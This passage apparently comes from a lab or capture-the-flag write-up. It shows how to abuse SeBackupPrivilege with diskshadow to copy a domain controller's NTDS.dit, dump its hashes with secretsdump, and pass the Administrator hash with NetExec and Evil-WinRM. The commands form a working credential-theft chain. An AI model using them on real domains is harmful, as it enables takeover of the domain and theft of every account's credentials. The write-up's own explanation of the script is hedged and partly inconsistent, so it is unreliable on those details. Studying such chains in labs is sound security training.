
Further research found here and here shows that you can generate the NTDS.dit file if you have the SeBackupPrivilege by using diskshadow by first creating the following script and uploading it:
set metadata C:\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
set metadata C:\Windows\Temp\meta.cabX: This command is setting metadata for the backup operation. It seems to be specifying the location where metadata related to the backup will be stored, in this case,C:\Temp\meta.cabX.set context clientaccessibleX: This command is setting the context for the backup operation. It seems to be specifying that the backup should be accessible by the client.set context persistentX: This command is setting another context for the backup operation. It could be specifying that the backup should be persistent, meaning it should remain available or stored for a certain period.begin backupX: This command is initiating the backup operation.add volume C: alias cdriveX: This command is adding the volumeC:to the backup operation with an aliascdriveX. This means that the contents of theC:drive will be included in the backup.createX: This command is creating something related to the backup operation. It’s not entirely clear what it’s creating without more context or additional information about the script.expose %cdrive% E:X: This command seems to be exposing the contents of theC:drive, which was added to the backup operation with the aliascdriveX, to a location specified by%cdrive%on driveE:. This might involve mounting the backup or making it accessible in some way.end backupX: This command is ending the backup operation.
Then, run it:
diskshadow /s script.txt

Finally, copy the NTDS.dit to C:
robocopy /b E:\Windows\ntds . ntds.dit

After downloading it locally, secretsdump can dump the hashes:
impacket-secretsdump -sam SAM -system SYSTEM -ntds ntds.dit LOCAL
Pwned #
Passing the hash via NetExec reveals it is valid and the domain is pwned:
nxc smb 10.10.115.109 -u 'Administrator' -H [HASH]


Using Evil-WinRM, the machine is pwned:
evil-winrm -i 10.10.115.109 -u 'Administrator' -H [HASH]